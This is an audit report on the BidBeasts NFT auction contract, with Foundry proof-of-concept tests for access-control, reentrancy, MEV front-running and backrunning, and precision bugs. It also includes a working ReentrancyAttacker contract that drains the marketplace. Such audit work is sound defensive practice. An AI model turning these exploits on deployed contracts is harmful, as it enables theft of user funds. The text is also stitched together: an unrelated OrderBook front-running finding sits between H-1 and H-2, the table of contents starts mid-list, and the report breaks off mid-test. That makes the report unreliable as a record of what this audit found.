

BidBeasts NFT Marketplace Audit Report

Version 1.0

X: @AlexScherbatyuk

October 02, 2025

BidBeasts NFT Marketplace Audit Report

Alexander Scherbatyuk

October 02, 2025

Prepared by: X: @AlexScherbatyuk Lead Auditors: - Alexander Scherbatyuk

Table of Contents

    * [H-3] The `BidBeastsNFTMarket` contract is missing the `endAuction(tokenId)` function described in the documentation, creating a direct MEV attack opportunity for backrunning.
  - Medium
    * [M-1] The `BidBeastsNFTMarket::takeHighestBid` function allow seller to settle the auction before the auction ends accepting the highest bid, creating an MEV attack opportunity for frontrunning.
    * [M-2] The `BidBeastsNFTMarket::withdrawAllFailedCredits` function sends funds to `msg.sender` instead of `_receiver`, failed transfer funds cannot be withdrawn leading to funds loss and denial of service (DoS).
    * [M-3] Precision loss in `BidBeastsNFTMarket::placeBid` function calculation of `requiredAmount` for next bid, possibly causing denial of service.
    * [M-4] The `BidBeastsNFTMarket::placeBid` function emits the `AuctionSettled` event on any bid placement, causing misinformation and confusion for users.
  - Low
    * [L-1] The `BidBeastsNFTMarket::takeHighestBid` function is missing a period check, creating some level of unclear information and confusion for users.

Protocol Summary

This smart contract implements a basic auction-based NFT marketplace for the `BidBeasts` ERC721 token. It enables NFT owners to list their tokens for auction, accept bids from participants, and settle auctions with a platform fee mechanism.

The project was developed using Solidity, OpenZeppelin libraries, and is designed for deployment on Ethereum-compatible networks.

Disclaimer

The @AlexScherbatyuk makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

Scope

```
src/
--- BidBeasts_NFT_ERC721.sol
--- BidBeastsNFTMarketPlace.sol
```

Roles

- **Seller (NFT Owner)**
  - Owns a `BidBeasts` NFT and lists it for auction.
  - Receives payment if the auction is successful.
- **Bidder (Buyer)**
  - Places ETH bids on active auctions.
  - Receives the NFT if they win the auction.
- **Contract Owner (Platform Admin)**
  - Deployed the marketplace contract.
  - Can withdraw accumulated platform fees.

Executive Summary

Issues found

Severity	Number of issues found
High	3
Medium	4
Low	1
Info	0
Gas Optimizations	0
Total	8

Findings

High

[H-1] The `BidBeasts::burn` function has no access controls, allowing a non-owner to burn any NFT at any time, including while listed on the marketplace.

Description: The `BidBeasts::burn` function is public and lacks access controls, allowing any address to burn any NFT. This poses a serious security risk as it enables unauthorized destruction of NFTs. **Impact:** This could result in financial loss for the owner, as they would be unable to recover the NFT. Additionally, it could cause financial loss for buyers and severely disrupt the intended functionality of the `BidBeastsNFTMarket` contract, as it allows bidding on non-existent NFTs due to its reliance on transferring access control from `sellers` to the `marketplace`.

Proof of Concept: Add the following code snippet to the `BidBeastsMarketPlaceTest.t.sol` test file.

This test verifies that the `BidBeasts::burn` function allows a non-owner to burn an NFT.

```
1
2  event BidBeastsBurn(address indexed from, uint256 indexed tokenId);
3
4  function testNoAccessControlToBurnNFTAnyoneCanBurnAnyNFT() public {
5      // Arrange
6      // 1. Define address of non-NFT owner
7      address NOT_NFT_OWNER = makeAddr("notNFTOwner");
8      console.log("Non-NFT owner address is: ", NOT_NFT_OWNER);
9
10     // 2. Contract owner mints NFT to seller
11     vm.prank(OWNER);
12     nft.mint(SELLER);
```

```
13
14      uint256 tokenId = nft.CurrenTokenID() - 1;
15      address beforeNftOwner = nft.ownerOf(tokenId);
16      console.log("The NFT owner address is: ", beforeNftOwner);
17
18      // 3. Seller lists NFT
19      vm.startPrank(SELLER);
20      nft.approve(address(market), TOKEN_ID);
21      market.listNFT(TOKEN_ID, MIN_PRICE, BUY_NOW_PRICE);
22      vm.stopPrank();
23
24      BidBeastsNFTMarket.Listing memory listingBeforeBurning = market.
            getListing(TOKEN_ID);
25      bool nftIsListedBeforeBurning = listingBeforeBurning.listed;
26      address afterListingNftOwner = nft.ownerOf(tokenId);
27      console.log("Market address is: ", address(market));
28      console.log("NFT is listed: ", nftIsListedBeforeBurning);
29      console.log("New NFT owner address after listing is: ",
            afterListingNftOwner);
30
31      // Act
32      // 4. A non-NFT owner tries to burn NFT
33      console.log("A non-NFT owner tries to burn NFT...");
34
35      vm.prank(NOT_NFT_OWNER);
36      vm.expectEmit(true, true, false, false, address(nft));
37      emit BidBeastsBurn(NOT_NFT_OWNER, tokenId);
38      nft.burn(tokenId);
39      BidBeastsNFTMarket.Listing memory listingAfterBurning = market.
            getListing(TOKEN_ID);
40      bool nftIsListedAfterBurning = listingAfterBurning.listed;
41      // Assert
42      assertEq(beforeNftOwner, SELLER, "Seller is owner of the NFT after
            minting");
43      assertEq(afterListingNftOwner, address(market), "Market is the
            owner after NFT is listed");
44      assertNotEq(beforeNftOwner, NOT_NFT_OWNER, "NFT owner is not the
            non-NFT owner");
45      assertNotEq(afterListingNftOwner, NOT_NFT_OWNER, "Market owner is
            not the non-NFT owner");
46      assertEq(nftIsListedBeforeBurning, true, "NFT is listed");
47      assertEq(nftIsListedAfterBurning, true, "NFT is still listed after
            burning");
48
49      console.log("NFT has been successfully burned by non-NFT owner
            while listed!");
50  }
```

Recommended Mitigation: Add an access control check to the `BidBeasts::burn` function to allow only the owner of the NFT to burn it.

```
    function burn(uint256 _tokenId) public {
+       require(ownerOf(_tokenId) == msg.sender, "Not the owner of the
    NFT");
        _burn(_tokenId);
        emit BidBeastsBurn(msg.sender, _tokenId);
    }
```

Description

The contract permits the seller to amend an active sell order, including drastically reducing `amountToSell`, at any time before the transaction is mined. The `buyOrder` function performs no verification of the current `amountToSell` against what the buyer expects.

An attacker can:

1. Create a legitimate-looking sell order.
2. Monitor the mempool for an incoming `buyOrder` transaction targeting their order.
3. Front-run the buy transaction with `amendSellOrder`, reducing `amountToSell` to a minimal value (e.g., 1 wei) while keeping `priceInUSDC` unchanged.
4. The buyer's transaction still executes, transferring nearly the full original `priceInUSDC` to the attacker while delivering almost no tokens.
5. The attacker simultaneously receives a refund of almost all originally deposited tokens.

```
@>  function amendSellOrder(
    uint256 _orderId,
    uint256 _newAmountToSell,
    uint256 _newPriceInUSDC,
    uint256 _newDeadlineDuration
  ) public {
    Order storage order = orders[_orderId];

    // Validation checks
    if (order.seller == address(0)) revert OrderNotFound(); // Check if
        order exists
    if (order.seller != msg.sender) revert NotOrderSeller();
    if (!order.isActive) revert OrderAlreadyInactive();
    if (block.timestamp >= order.deadlineTimestamp) revert OrderExpired
       (); // Cannot amend expired order
    if (_newAmountToSell == 0) revert InvalidAmount();
    if (_newPriceInUSDC == 0) revert InvalidPrice();
    if (_newDeadlineDuration == 0 || _newDeadlineDuration >
       MAX_DEADLINE_DURATION) revert InvalidDeadline();

    uint256 newDeadlineTimestamp = block.timestamp +
       _newDeadlineDuration;
    IERC20 token = IERC20(order.tokenToSell);

    // Handle token amount changes
    if (_newAmountToSell > order.amountToSell) {
```

```
23          // Increasing amount: Transfer additional tokens from seller
24          uint256 diff = _newAmountToSell - order.amountToSell;
25          token.safeTransferFrom(msg.sender, address(this), diff);
26      } else if (_newAmountToSell < order.amountToSell) {
27          // Decreasing amount: Transfer excess tokens back to seller
28          uint256 diff = order.amountToSell - _newAmountToSell;
29          token.safeTransfer(order.seller, diff);
30      }
31      // Update order details
32      order.amountToSell = _newAmountToSell;
33      order.priceInUSDC = _newPriceInUSDC;
34      order.deadlineTimestamp = newDeadlineTimestamp;
35      emit OrderAmended(_orderId, _newAmountToSell, _newPriceInUSDC,
            newDeadlineTimestamp);
36    }
37    .
38    .
39    .
40  @>  function buyOrder(uint256 _orderId) public {
41      Order storage order = orders[_orderId];
42      // Validation checks
43      if (order.seller == address(0)) revert OrderNotFound();
44      if (!order.isActive) revert OrderNotActive();
45      if (block.timestamp >= order.deadlineTimestamp) revert OrderExpired
            ();
46      order.isActive = false;
47      uint256 protocolFee = (order.priceInUSDC * FEE) / PRECISION;
48      uint256 sellerReceives = order.priceInUSDC - protocolFee;
49
50      iUSDC.safeTransferFrom(msg.sender, address(this), protocolFee);
51      iUSDC.safeTransferFrom(msg.sender, order.seller, sellerReceives);
52      IERC20(order.tokenToSell).safeTransfer(msg.sender, order.
            amountToSell);
53
54      totalFees += protocolFee;
55
56      emit OrderFilled(_orderId, msg.sender, order.seller);
57    }
```

Impact

Buyers can lose ~100% of their funds. The attacker receives full payment (minus protocol fee) for delivering a negligible amount of tokens, effectively stealing from every buyer. This renders the marketplace completely untrustworthy.

Proof of Concept

The following Foundry test demonstrates the exploit: Add the following code snippet to the `TestOrderBook.t.sol` test file.

This test verifies that the `buyOrder` function lacks an order amount check, allowing the owner to

modify the order before the buy.

```
function test_amendSellOrderToZero() public {
    // Alice creates sell order: 2e8 WBTC for 180_000 USDC
    vm.startPrank(alice);
    wbtc.approve(address(book), 2e8);
    uint256 aliceId = book.createSellOrder(address(wbtc), 2e8, 180
        _000e6, 2 days);
    vm.stopPrank();

    // Attacker (Alice) front-runs the buy and reduces amount to 1 unit
    vm.prank(alice);
    book.amendSellOrder(aliceId, 1, 180_000e6, 2 days);
    vm.stopPrank();

    // Dan buys, expecting 2e8 WBTC but receives only 1 unit
    vm.startPrank(dan);
    usdc.approve(address(book), 200_000e6);
    book.buyOrder(aliceId);
    vm.stopPrank();

    assertEq(wbtc.balanceOf(alice), 199999999); // Got almost all WBTC
        back
    assertEq(usdc.balanceOf(alice), 180_000e6 - (180_000e6 * book.FEE()
         / book.PRECISION()));
    assertEq(wbtc.balanceOf(dan), 1);           // Dan paid full price
        for 1 unit
}
```

Recommended mitigation Require the buyer to specify the exact amount they expect to purchase and validate it against the current order state:

```
- function buyOrder(uint256 _orderId) public {
+ function buyOrder(uint256 _orderId, uint256 _amountToBuy) public {
    Order storage order = orders[_orderId];

    if (order.seller == address(0)) revert OrderNotFound();
    if (!order.isActive) revert OrderNotActive();
    if (block.timestamp >= order.deadlineTimestamp) revert OrderExpired
        ();
+   if (_amountToBuy != order.amountToSell) revert InvalidAmount(); //
    Prevents front-run changes

    order.isActive = false;
    uint256 protocolFee = (order.priceInUSDC * FEE) / PRECISION;
    uint256 sellerReceives = order.priceInUSDC - protocolFee;

    iUSDC.safeTransferFrom(msg.sender, address(this), protocolFee);
    iUSDC.safeTransferFrom(msg.sender, order.seller, sellerReceives);
    IERC20(order.tokenToSell).safeTransfer(msg.sender, order.
        amountToSell);
```

```
17
18      totalFees += protocolFee;
19
20      emit OrderFilled(_orderId, msg.sender, order.seller);
21  }
```

Additional stronger options (recommended to combine with the above):

Disallow decreasing amountToSell after order creation. Lock price and amount once the order is live (allow only deadline extensions). Use a commit-reveal or signed order scheme for off-chain orders.

[H-2] The `BidBeastsNFTMarket::withdrawAllFailedCredits` function incorrectly checks the `_receiver` balance instead of the `msg.sender` balance, making the state change before the external call ineffective and creating a direct reentrancy attack vulnerability.

Description: The `BidBeastsNFTMarket::withdrawAllFailedCredits` function has an incorrect balance check. Instead of checking the `msg.sender`'s balance, it checks the `_receiver`'s balance and sets the `msg.sender`'s balance to 0 before making an external call. This makes the state change mitigation for reentrancy attacks ineffective. The external call uses the `_receiver` storage value to send funds but treats `msg.sender` as the recipient address, creating a vulnerability.

Impact: This vulnerability puts user and protocol funds at risk, enabling a complete drain of both through a direct reentrancy attack.

Proof of Concept: Add the following code snippet to the `BidBeastsMarketPlaceTest.t.sol` test file.

ReentrancyAttacker contract for reentrancy attack demonstration.

```
1  contract ReentrancyAttacker {
2      BidBeastsNFTMarket victim;
3      address public rejector;
4      uint256 public counter = 0;
5
6      constructor(BidBeastsNFTMarket _victim, address _rejector) {
7          victim = _victim;
8          rejector = _rejector;
9      }
10
11     function attack(address _receiver) public payable {
12         victim.withdrawAllFailedCredits(_receiver);
13     }
14
15     receive() external payable {
16         console.log("balance of victim: ", address(victim).balance);
17         if (address(victim).balance >= 1 ether) {
18             counter++;
```

```
            victim.withdrawAllFailedCredits(rejector);
        }
    }
}
```

Reentrancy attack test.

```

function testReentrancyAttack() public {
    ReentrancyAttacker reentrancyAttacker = new ReentrancyAttacker(
        market, address(rejector));
    uint256 S_MIN_BID_INCREMENT_PERCENTAGE = 5;

    vm.deal(address(market), 10 ether);

    // Owner mints NFT to the user `SELLER`
    vm.startPrank(OWNER);
    nft.mint(SELLER);
    vm.stopPrank();

    // The `SELLER` lists the NFT
    vm.startPrank(SELLER);
    nft.approve(address(market), TOKEN_ID);
    market.listNFT(TOKEN_ID, MIN_PRICE, BUY_NOW_PRICE);
    vm.stopPrank();

    uint256 attackerBalanceBeforeAttack = address(reentrancyAttacker).
        balance;
    console.log("balance of attacker before attack: ",
        attackerBalanceBeforeAttack);
    // The attacker uses `rejector contract` to place a bid

    uint256 firstBidAmount = MIN_PRICE + 1;
    hoax(address(rejector), 100 ether);
    market.placeBid{value: firstBidAmount}(TOKEN_ID);

    // Attacker waits for the next bid, or place a bid with another
        bidder, or let the auction end
    // Another bidder sets a bid

    uint256 secondBidAmount = firstBidAmount + (firstBidAmount *
        S_MIN_BID_INCREMENT_PERCENTAGE) / 100;
    vm.prank(BIDDER_1);
    market.placeBid{value: secondBidAmount}(TOKEN_ID);

    assertTrue(
        market.failedTransferCredits(address(rejector)) > 0, "Failed
            transfer credits should be greater than 0"
    );
    // The rejector contract rejects the refund
    // Attacker than calls the `withdrawAllFailedCredits` function from
```

```
            reentrany contract 'AttackerContract'
39      // on behalf of `rejector` address
40
41      console.log("balance of market before attack: ", address(market).
            balance);
42      console.log("\n");
43      console.log("========== Reentrancy attack started ==========");
44      reentrancyAttacker.attack(address(rejector));
45
46      console.log("Number of reentrancy attacks: ", reentrancyAttacker.
            counter());
47      console.log("========== Reentrancy attack ended ==========");
48      console.log("\n");
49
50      uint256 attackerBalanceAfterAttack = address(reentrancyAttacker).
            balance;
51
52      assertGt(attackerBalanceAfterAttack, attackerBalanceBeforeAttack, "
            Attacker balance should be greater");
53      console.log("attacker balance after attack: ",
            attackerBalanceAfterAttack);
54  }
```

Recommended Mitigation: Modify the `BidBeastsNFTMarket::withdrawAllFailedCredits` function to check the `msg.sender`'s balance instead of the `_receiver`'s balance and use `_receiver` as the recipient.

```
1       function withdrawAllFailedCredits(address _receiver) external {
2   +           require(_receiver != address(0), "Receiver cannot be address
        (0)");
3   -           uint256 amount = failedTransferCredits[_receiver];
4   +           uint256 amount = failedTransferCredits[msg.sender];
5           require(amount > 0, "No credits to withdraw");
6
7           failedTransferCredits[msg.sender] = 0;
8   -           (bool success,) = payable(msg.sender).call{value: amount}("");
9   +           (bool success,) = payable(_receiver).call{value: amount}("");
10          require(success, "Withdraw failed");
11      }
```

[H-3] The `BidBeastsNFTMarket` contract is missing the `endAuction(tokenId)` function described in the documentation, creating a direct MEV attack opportunity for backrunning.

Description: The current implementation is missing the `BidBeastsNFTMarket::endAuction(tokenId)` function described in the documentation under the `Auction Completion` section: - After a 3-day duration, anyone can call `endAuction(tokenId)` to finalize the auction. - If the highest bid meets or exceeds the minimum price: - The NFT is transferred to the winning bidder. - The

seller receives payment minus a 5% marketplace fee. - If no valid bids were made: - The NFT is returned to the original seller.

This omission creates a backrunning opportunity for bid manipulation, as the contract does not enforce the end of the auction after three days, allowing the auction period to be extended until a bid meets the `buyNowPrice`.

Impact: This vulnerability creates a Miner Extractable Value (MEV) attack opportunity for backrunning due to the possible extension of the auction beyond three days. Attackers can manipulate transaction ordering to place bids until one meets the `buyNowPrice` or bidding ceases, undermining the auction's integrity and potentially causing financial losses for legitimate bidders and sellers.

Proof of Concept: Add the following code snippet to the `BidBeastsMarketPlaceTest.t.sol` test file.

```
function testBackrunningToManipulateBid() public {
    uint256 S_MIN_BID_INCREMENT_PERCENTAGE = 5;
    address ATTACKER = makeAddr("attacker"); // posibly the saller
        second account
    vm.deal(ATTACKER, 100 ether);

    // Owner mints NFT to the user `SELLER`
    vm.startPrank(OWNER);
    nft.mint(SELLER);
    vm.stopPrank();

    // The `SELLER` lists the NFT
    vm.startPrank(SELLER);
    nft.approve(address(market), TOKEN_ID);
    market.listNFT(TOKEN_ID, MIN_PRICE, BUY_NOW_PRICE);
    vm.stopPrank();

    // BIDDER_1 places a bid
    vm.prank(BIDDER_1);
    market.placeBid{value: MIN_PRICE + 1}(TOKEN_ID);

    BidBeastsNFTMarket.Bid memory firstHighestBid = market.
        getHighestBid(TOKEN_ID);
    BidBeastsNFTMarket.Listing memory listing = market.getListing(
        TOKEN_ID);

    // ATTACKER:
    // waits for end of extention auction perioud
    vm.warp(listing.auctionEnd - 1 minutes);
    console.log("Auction current period due: ", listing.auctionEnd);
    // places a bid to increas latest bid value and extend auction
        period
    uint256 secondBidAmount =
        firstHighestBid.amount + (firstHighestBid.amount *
```

```
            S_MIN_BID_INCREMENT_PERCENTAGE) / 100;
31      vm.prank(ATTACKER);
32      market.placeBid{value: secondBidAmount}(TOKEN_ID);
33
34      BidBeastsNFTMarket.Listing memory listingAfter = market.getListing(
            TOKEN_ID);
35      console.log("Auction extended period due: ", listingAfter.
            auctionEnd);
36      assertTrue(listingAfter.auctionEnd >= block.timestamp);
37
38      // Attacker repeats the process until the bid is meat or exceeds
            the buyNowPrice
39
40      BidBeastsNFTMarket.Listing memory listingBuyNow = market.getListing
            (TOKEN_ID);
41      vm.prank(BIDDER_2);
42      vm.expectEmit(true, true, true, true, address(market));
43      emit AuctionSettled(TOKEN_ID, BIDDER_2, SELLER, listingBuyNow.
            buyNowPrice);
44      market.placeBid{value: listingBuyNow.buyNowPrice}(TOKEN_ID);
45  }
```

Recommended Mitigation: Possible mitigation is to implement the missing `BidBeastsNFTMarket::endAuction(tokenId)` function to allow anyone to finalize the auction after a three-day duration, as designed, to limit the auction period.

```
 1   // --- Structs ---.
 2       struct Listing {
 3           address seller;
 4           uint256 minPrice;
 5           uint256 buyNowPrice;
 6   +       uint256 listedDate;
 7           bool listed;
 8       }
 9   ...
10
11   function listNFT(uint256 tokenId, uint256 _minPrice, uint256
         _buyNowPrice) external {
12       require(BBERC721.ownerOf(tokenId) == msg.sender, "Not the owner");
13       require(_minPrice >= S_MIN_NFT_PRICE, "Min price too low");
14
15       if (_buyNowPrice > 0) {
16           require(_minPrice <= _buyNowPrice, "Min price cannot exceed buy
                 now price");
17       }
18
19       BBERC721.transferFrom(msg.sender, address(this), tokenId);
20
21       listings[tokenId] = Listing({
22           seller: msg.sender,
```

```
23          minPrice: _minPrice,
24          buyNowPrice: _buyNowPrice,
25  +       listedDate: block.timestamp,
26          listed: true
27      });
28
29      emit NftListed(tokenId, msg.sender, _minPrice, _buyNowPrice);
30  }
31
32  + function endAuction(uint256 tokenId) external isListed(tokenId) {
33  +     Listing memory tokenListing = listings[tokenId];
34  +     Bid memory tokenBid = bids[tokenId];
35  +     require(
36  +         block.timestamp >= tokenListing.auctionEnd + 3 days || block.
        timestamp >= tokenListing.listedDate + 3 days,
37  +         "Auction did not exceed 3 days period"
38  +     );
39  +
40  +     if (tokenBid.amount >= tokenListing.minPrice) {
41  +         _executeSale(tokenId);
42  +     } else {
43  +         Listing storage listing = listings[tokenId];
44  +         listing.listed = false;
45  +
46  +         BBERC721.transferFrom(address(this), tokenListing.seller,
        tokenId);
47  +
48  +         emit NftUnlisted(tokenId);
49  +     }
50  + }
```

Medium

[M-1] The `BidBeastsNFTMarket::takeHighestBid` function allow seller to settle the auction before the auction ends accepting the highest bid, creating an MEV attack opportunity for frontrunning.

Description: The `BidBeastsNFTMarket::takeHighestBid` function allows the seller to settle the auction before the auction ends accepting the highest bid, allowing an attacker to frontrun the seller's transaction to take the highest bid by placing a higher bid just before the seller's transaction is mined.

Impact: This vulnerability creates a Miner Extractable Value (MEV) attack opportunity for frontrunning the seller's transaction to accept the highest bid, disrupting the protocol's intended functionality and allowing attackers to manipulate auction results.

Proof of Concept: Add the following code snippet to the `BidBeastsMarketPlaceTest.t.sol` test file.

This test is designed to demonstrate the Miner Extractable Value (MEV) attack opportunity for frontrunning the seller's transaction to take the highest bid in the `BidBeastsNFTMarket::takeHighestBid` function.

```
function testFrontRunningTakeHighestBid() public {
    // Arrange
    uint256 S_MIN_BID_INCREMENT_PERCENTAGE = 5;
    // attacker address
    address ATTACKER = makeAddr("attacker");

    console.log("\n Arrange");
    console.log("ATTACKER address: ", ATTACKER);
    console.log("BIDDER_1 address: ", BIDDER_1);
    console.log("BIDDER_2 address: ", BIDDER_2);

    // 1. Contract owner mints NFT to seller
    vm.startPrank(OWNER);
    nft.mint(SELLER);
    vm.stopPrank();

    // 2. Seller lists NFT
    vm.startPrank(SELLER);
    nft.approve(address(market), TOKEN_ID);
    market.listNFT(TOKEN_ID, MIN_PRICE, BUY_NOW_PRICE);
    vm.stopPrank();

    // 3. Pre defined Bidders 1 places a bid
    vm.prank(BIDDER_1);
    market.placeBid{value: MIN_PRICE + 1}(TOKEN_ID);
    BidBeastsNFTMarket.Bid memory firstHighestBid = market.
        getHighestBid(TOKEN_ID);

    console.log("\n Auction started\n");
    console.log("First bid has been placed\n");
    console.log("BIDDER_1 bid: ", firstHighestBid.amount);
    console.log("BIDDER_1 bidder: ", firstHighestBid.bidder);

    uint256 secondBidAmount =
        firstHighestBid.amount + (firstHighestBid.amount *
            S_MIN_BID_INCREMENT_PERCENTAGE) / 100;
    vm.prank(BIDDER_2);
    market.placeBid{value: secondBidAmount}(TOKEN_ID);
    BidBeastsNFTMarket.Bid memory secondHighestBid = market.
        getHighestBid(TOKEN_ID);

    console.log("\n");
    console.log("Second bid has been placed\n");
```

```
41      console.log("BIDDER_2 bid: ", secondHighestBid.amount);
42      console.log("BIDDER_2 bidder: ", secondHighestBid.bidder);
43
44      console.log("\n");
45      console.log("Seller decide to take highest bid");
46      console.log("Seller's transaction has been placed to mempool");
47
48      uint256 attackerBidAmount =
49          secondHighestBid.amount + (secondHighestBid.amount *
                S_MIN_BID_INCREMENT_PERCENTAGE) / 100;
50
51      hoax(ATTACKER, 100 ether);
52      market.placeBid{value: attackerBidAmount}(TOKEN_ID);
53      BidBeastsNFTMarket.Bid memory attackerHighestBid = market.
            getHighestBid(TOKEN_ID);
54
55      console.log("\n");
56      console.log("Attacker's bid has been placed, with a higher preority
             fee");
57      console.log("Attacker's bid: ", attackerHighestBid.amount);
58      console.log("Attacker's bidder: ", attackerHighestBid.bidder);
59
60      console.log("\n");
61      console.log("Seller's transaction has been included in the block");
62      vm.prank(SELLER);
63      market.takeHighestBid(TOKEN_ID);
64
65      console.log("Supposed winner of the NFT auction is BIDDER_2: ",
            secondHighestBid.bidder);
66      console.log("Actual winner of the NFT auction is ATTACKER: ",
            attackerHighestBid.bidder);
67      assertEq(attackerHighestBid.bidder, nft.ownerOf(TOKEN_ID), "
            Attacker has won the NFT auction");
68  }
```

Recommended Mitigation: Possible mitigations are: 1. remove this function as it is not crutial for the protocol functionality.

2. inforce a cooldown after every bid, except the bid that is equal or greater than the `buyNowPrice`, to allow seller to accept the highest bid before the auction ends.

```
1           ...
2           // --- Constants ---
3           uint256 public constant S_AUCTION_EXTENSION_DURATION = 15
                minutes;
4           uint256 public constant S_MIN_NFT_PRICE = 0.01 ether;
5           uint256 public constant S_FEE_PERCENTAGE = 5;
6           uint256 public constant S_MIN_BID_INCREMENT_PERCENTAGE = 5;
7       +   uint256 public constant S_COOLDOWN_DURATION = 1 minutes;
8
```

```
9           // --- State Variables ---
10          uint256 public s_totalFee;
11      +   uint256 public s_cooldown; // reset after every bid
12          mapping(uint256 => Listing) public listings;
13          mapping(uint256 => Bid) public bids;
14          mapping(address => uint256) public failedTransferCredits;
15
16          ...
17
18          function placeBid(uint256 tokenId) external payable isListed(
                tokenId) {
19              ...
20      +       require(block.timestamp > s_cooldown, "Cooldown period not
            passed");
21              require(msg.sender != previousBidder, "Already highest
                    bidder");
22              ...
23
24              // EFFECT: update highest bid
25              bids[tokenId] = Bid(msg.sender, msg.value);
26      +       s_cooldown = block.timestamp + S_COOLDOWN_DURATION;
27              ...
28          }
29
30          ...
31          function takeHighestBid(uint256 tokenId) external isListed(
                tokenId) isSeller(tokenId, msg.sender) {
32      +       require(listings[tokenId].auctionEnd > block.timestamp, "
            Auction has ended");
33              Bid storage bid = bids[tokenId]; // creates a link to bids[
                    tokenId] value, why ?
34              require(bid.amount >= listings[tokenId].minPrice, "Highest
                    bid is below min price");
35
36              _executeSale(tokenId);
37          }
38          ...
```

[M-2] The `BidBeastsNFTMarket::withdrawAllFailedCredits` function sends funds to `msg.sender` instead of `_receiver`, failed transfer funds cannot be withdrawn leading to funds loss and denial of service (DoS).

Description: The `BidBeastsNFTMarket::withdrawAllFailedCredits` function sends funds to `msg.sender` instead of `_receiver`, repeating the same failure path for failed transfers.

Impact: Failed transfer funds cannot be withdrawn. Funds loss for users. Breaking the contract's intended functionality.

Proof of Concept: Add the following code snippet to the `BidBeastsMarketPlaceTest.t.sol` test file.

```
function testDenailOfService() public {
    uint256 S_MIN_BID_INCREMENT_PERCENTAGE = 5;

    address SECOND_USER_ADDRESS = makeAddr("otherUser");

    // Mint NFT to the user `BIDDER_1`
    vm.startPrank(OWNER);
    nft.mint(SELLER);
    vm.stopPrank();

    // The `SELLER` lists the NFT
    vm.startPrank(SELLER);
    nft.approve(address(market), TOKEN_ID);
    market.listNFT(TOKEN_ID, MIN_PRICE, BUY_NOW_PRICE);
    vm.stopPrank();

    // The uses `rejector contract` to place a bid
    uint256 firstBidAmount = MIN_PRICE + 1;
    hoax(address(rejector), 100 ether);
    market.placeBid{value: firstBidAmount}(TOKEN_ID);

    // Another bidder sets a bid
    uint256 secondBidAmount = firstBidAmount + (firstBidAmount *
        S_MIN_BID_INCREMENT_PERCENTAGE) / 100;
    vm.prank(BIDDER_1);
    market.placeBid{value: secondBidAmount}(TOKEN_ID);

    // user's `rejector contract` rejects the refund intended for
        previousBidder address
    // failed funds are added to failedTransferCredits mapping

    assertTrue(
        market.failedTransferCredits(address(rejector)) > 0, "Failed
            transfer credits should be greater than 0"
    );

    // user tries to withdraw failed funds to second address
    vm.prank(address(rejector));
    vm.expectRevert("No credits to withdraw");
    market.withdrawAllFailedCredits(SECOND_USER_ADDRESS);
}
```

Recommended Mitigation: Modify the `BidBeastsNFTMarket::withdrawAllFailedCredits` function to send funds to `_receiver` instead of `msg.sender`.

```
    function withdrawAllFailedCredits(address _receiver) external {
```

```
+         require(_receiver != address(0), "Receiver cannot be address
    (0)");
-         uint256 amount = failedTransferCredits[_receiver];
+         uint256 amount = failedTransferCredits[msg.sender];
          require(amount > 0, "No credits to withdraw");

          failedTransferCredits[msg.sender] = 0;
-         (bool success,) = payable(msg.sender).call{value: amount}("");
+         (bool success,) = payable(_receiver).call{value: amount}("");
          require(success, "Withdraw failed");
      }
```

[M-3] Precision loss in `BidBeastsNFTMarket::placeBid` function calculation of `requiredAmount` for next bid, possibly causing denial of service.

Description: The current implementation of the `requiredAmount` formula calculation loses precision for some bid amounts, causing some valid bids to revert.

Impact: Denial of service for users.

Proof of Concept: Add the following code snippet to the `BidBeastsMarketPlaceTest.t.sol` test file.

```
function testRequiredAmountCalculation(uint256 bidAmount) public pure {
    bidAmount = bound(bidAmount, 0.01 ether, 1 ether);
    uint256 S_MIN_BID_INCREMENT_PERCENTAGE = 5;
    uint256 previousBidAmount = bidAmount;
    uint256 requiredAmountCorrect = previousBidAmount + (
        previousBidAmount * S_MIN_BID_INCREMENT_PERCENTAGE) / 100;
    uint256 requiredAmountInCorrect = (previousBidAmount / 100) * (100
        + S_MIN_BID_INCREMENT_PERCENTAGE);

    uint256 precisionDifference = requiredAmountCorrect -
        requiredAmountInCorrect;

    console.log("Precision difference: ", precisionDifference);

    assertEq(precisionDifference, 0, "Precision difference is greater
        than 0");
}
```

Recommended Mitigation: Modify the `BidBeastsNFTMarket::placeBid` function to calculate the `requiredAmount` correctly.

```
    function placeBid(uint256 tokenId) external payable isListed(
        tokenId) {
        ...

```

```
-         requiredAmount = (previousBidAmount / 100) * (100 +
    S_MIN_BID_INCREMENT_PERCENTAGE);
+         requiredAmount = previousBidAmount + (previousBidAmount *
    S_MIN_BID_INCREMENT_PERCENTAGE) / 100;
     }
```

[M-4] The `BidBeastsNFTMarket::placeBid` function emits the `AuctionSettled` event on any bid placement, causing misinformation and confusion for users.

Description: The `BidBeastsNFTMarket::placeBid` function emits the `AuctionSettled` event on any bid placement, while it should only be emitted if the bid equals or is greater than `_buyNowPrice`. The event

Impact: Inaccurate information and confusion for users and decentralized applications (dapps) that depend on the protocol's logs.

Proof of Concept: Add the following code snippet to the `BidBeastsMarketPlaceTest.t.sol` test file.

```
event AuctionSettled(uint256 tokenId, address winner, address seller,
    uint256 price);

function testPlaceBidEmitsAuctionSettledOnAnyBid() public {
